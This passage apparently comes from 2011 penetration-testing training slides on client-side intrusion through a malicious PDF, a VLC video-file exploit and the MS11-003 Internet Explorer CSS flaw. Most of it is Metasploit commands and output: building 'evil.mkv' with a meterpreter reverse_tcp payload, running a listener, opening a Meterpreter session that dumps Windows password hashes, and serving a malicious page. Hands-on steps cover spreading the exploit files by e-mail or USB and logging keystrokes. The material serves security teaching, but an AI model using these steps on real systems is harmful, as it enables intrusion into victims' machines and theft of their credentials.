
Target executes the Exploit PDF



- MessageBox appears with our predefined text
- This MessageBox could be a trojan!





Hands-On:



Hands-On:

- Distribute the Exploit PDF
- Wait for execution
- Did the Exploit work?





- **Client-Side Intrusion**

- Overview
- PDF File
- **Video File**
- Browser
- DLL Hijacking



- VideoLAN VLC ModPlug ReadS3M Stack Buffer Overflow
 - Working on ALL VLC <= 1.1.8
 - Working on ALL Windows
- Full administrative rights
- Found in April 2011
- Remote Code Execution
- References:
 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2011-1574>
 - https://www.sec-consult.com/files/20110407-0_libmodplug_stackoverflow.txt



Setting Options

- Exploit:

```
use exploit/windows/fileformat/vlc_modplug_s3m
```

- Payload:

```
set payload windows/meterpreter/reverse_tcp
```

- Meterpreter?



Meterpreter

- Advanced Shell with additional features
- Escalate system privileges
- Process Migration
- Post Exploitation Modules
- Keylogging
- File System Access
- Etc...



- Setting Options

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf > use exploit/windows/fileformat/vlc_webm
msf exploit(vlc_webm) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(vlc_webm) > show options

Module options (exploit/windows/fileformat/vlc_webm):

  Name      Current Setting      Required  Description
  ----      -
  FILENAME  msf.webm             yes      The file name.
  OUTPUTPATH /home/xaitax/tools/metasploit/data/exploits yes      The location of the file.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes      Exit technique: seh, thread, none, process
  LHOST     yes             yes      The listen address
  LPORT     4444            yes      The listen port

Exploit target:

  Id  Name
  --  --
  0   VLC 1.1.6 on Windows XP SP3

msf exploit(vlc_webm) > 
```



- Creating the Exploit
- Options:

```
set FILENAME evil.mkv
```

```
set OUTPUTPATH /root/
```

```
set LHOST 192.168.1.103
```


```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(vlc_webm) > set FILENAME evil.mkv
FILENAME => evil.mkv
msf exploit(vlc_webm) > set OUTPUTPATH /home/xaitax/Desktop/
OUTPUTPATH => /home/xaitax/Desktop/
msf exploit(vlc_webm) > set LHOST 192.168.1.103
LHOST => 192.168.1.103
msf exploit(vlc_webm) > exploit

[*] Creating 'evil.mkv' file ...
[*] Generated output file /home/xaitax/Desktop/evil.mkv
msf exploit(vlc_webm) > ls -lah ~/Desktop/
[*] exec: ls -lah ~/Desktop/

total 6.1M
drwxr-xr-x  2 xaitax xaitax 4.0K 2011-02-11 10:09 .
drwxr-xr-x 53 xaitax xaitax 4.0K 2011-02-11 10:06 ..
-rw-r--r--  1 xaitax xaitax 6.1M 2011-02-11 10:09 evil.mkv
-rw-----  1 xaitax xaitax 1.1K 2008-08-08 11:31 karma.rc
msf exploit(vlc_webm) > █
```




Hands-On:



Hands-On:

- Start Metasploit Console
- Get familiar with the Console
- Recreate the Video Exploit



- We have the Exploit Video File
- Missing?
 - Missing listening connection
 - How do we distribute the Exploit Video File?
 - How do we know the Exploit Video was executed?



```
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.101 E
```

Powerful command line interface for the Metasploit Framework

```
./msfcli
```

The selected module

```
exploit/multi/handler
```

The payload being used

```
PAYLOAD=windows/meterpreter/reverse_tcp
```

Defining the local host

```
LHOST=192.168.1.101
```

Execution of the module

```
E
```



- We create a shell which listens on the local host for a connection

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
xaitax@w00t:~/tools/metasploit$ ./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.101 E
[*] Please wait while we load the module tree...

Metasploit

= [ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- -- [ 684 exploits - 355 auxiliary
+ -- -- [ 217 payloads - 27 encoders - 8 nops
= [ svn r12487 updated today (2011.05.01)

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.101
[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[]
```

- With `windows/meterpreter/reverse_tcp` now




Now we need to distribute the Video Exploit to the Target


- E-Mail
- USB
- Website Upload
-



- Target has VLC 1.1.6 installed



Target checks Exploit Video File – it's a regular video file!



Target executed Exploit Video File – Meterpreter Shell!

```
xaitax@w00t:~/tools/metasploit
File Edit View Terminal Help
xaitax@w00t:~/tools/metasploit$ ./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.112 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.1.112:4444
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.123
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.123:2064)

meterpreter > sysinfo
Computer: FFDEMO
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > hashdump
Admin:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ASPNET:1006:1ef41c471c75df96c2b27769ba3475b1:bd27a323d287cca3df5636626e94d7a0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:e31c20f8491d4ef1e2cfe20108bb53cc:c65661b8a4c9ef4c32b2120174aba792:::
IUSR_MV1:1004:55cdaf75f5d0cf2aa007093f5b91db02:0d685acb1e31f1dff43a37b1a5998c45:::
IWAM_MV1:1005:5bc590d954e818232cb9f4f6c407fe3b:c0c7d4bf60fdbd3e4ae11bf3f8db9731:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2498bc4069f33f505b5b3f1abe690f05:::
meterpreter >
```



Explanation:

```
sysinfo
```

Give further information about the remote system

```
use priv
```


Using a Meterpreter extension for escalating privilege commands

```
hashdump
```

Dumping user-credentials on the remote-system





Hands-On:



Hands-On:

- Get Meterpreter Shell on Target System
- Play with Meterpreter Shell
 - `help` will give a list of available commands
- Record keystrokes
- Do a screenshot





- **Client-Side Intrusion**
 - Overview
 - PDF File
 - Video File
 - **Browser**
 - DLL Hijacking



- Internet Explorer CSS Recursive Import Use After Free
- Memory Corruption Vulnerability / Bypass of DEP and ASLR
- Affected:
 - Internet Explorer 6, 7, 8
 - Windows XP, Windows Vista, Windows 7
- “When A DoS Isn't A DoS”
 - <http://www.breakingpointsystems.com/community/blog/ie-vulnerability/>
- Published in December 2010 / Microsoft Released Patch in March 2011
- References:
 - <http://www.microsoft.com/technet/security/bulletin/MS11-003.mspx>
 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-3971>



- Different from the previous attacks
- No need to distribute a file to the victim
- Target needs to visit a Website
- Attacker creates website/webserver



- use `exploit/windows/browser/ms11_003_ie_css_import`

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(ms11_003_ie_css_import) > use exploit/windows/browser/ms11_003_ie_css_import
msf exploit(ms11_003_ie_css_import) > info

Name: Internet Explorer CSS Recursive Import Use After Free
Module: exploit/windows/browser/ms11_003_ie_css_import
Version: 12540
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
passerby
d0c_s4vage
jduck <jduck@metasploit.com>

Available targets:
Id Name
-- --
0 Automatic
1 Internet Explorer 8
2 Internet Explorer 7
3 Internet Explorer 6
4 Debug Target (Crash)

Basic options:
Name Current Setting Required Description
-----
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLVersion SSL3 no Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH no The URI to use for this exploit (default is random)

Payload information:
Space: 1024
Avoid: 1 characters

Description:
This module exploits a memory corruption vulnerability within Microsoft's HTML engine (mshtml). When parsing an HTML page containing a recursive CSS import, a C++ object is deleted and later reused. This leads to arbitrary code execution. This exploit utilizes a combination of heap spraying and the .NET 2.0 'mscorie.dll' module to bypass DEP and ASLR. This module does not opt-in to ASLR. As such, this module should be reliable on all Windows versions with .NET 2.0.50727 installed.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-3971
http://www.osvdb.org/69796
http://www.securityfocus.com/bid/45246
```



- Different options
 - SRVHOST (local IP address or public internet IP address)
 - SRVPORT (local Port to listen on – preferred “80”)
 - URIPATH (exact URI of the “website”)

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(ms11_003_ie_css_import) > show options

Module options (exploit/windows/browser/ms11_003_ie_css_import):

Name      Current Setting  Required  Description
-----
SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH    /secret.html     no        The URI to use for this exploit (default is random)

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(ms11_003_ie_css_import) > set SRVHOST 192.168.1.103
SRVHOST => 192.168.1.103
msf exploit(ms11_003_ie_css_import) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(ms11_003_ie_css_import) > set URIPATH /secret.html
URIPATH => /secret.html
msf exploit(ms11_003_ie_css_import) >
```



- Set payload (meterpreter) with options!
- Exploit

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.103:4444
[*] Using URL: http://192.168.1.103:8080/secret.html
[*] Server started.
msf exploit(ms11_003_ie_css_import) > █
```

- Webserver was created and waiting for connection



- Target visits the website with Internet Explorer 8

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(ms11_003_ie_css_import) > [*] 192.168.1.111:1046 Received request for "/secret.html"
[*] 192.168.1.111:1046 Sending windows/browser/ms11_003_ie_css_import redirect
[*] 192.168.1.111:1046 Received request for "/secret.html/EYJM.html"
[*] 192.168.1.111:1046 Sending windows/browser/ms11_003_ie_css_import HTML
[*] 192.168.1.111:1046 Received request for "/secret.html/generic-1305197973.dll"
[*] 192.168.1.111:1046 Sending windows/browser/ms11_003_ie_css_import .NET DLL
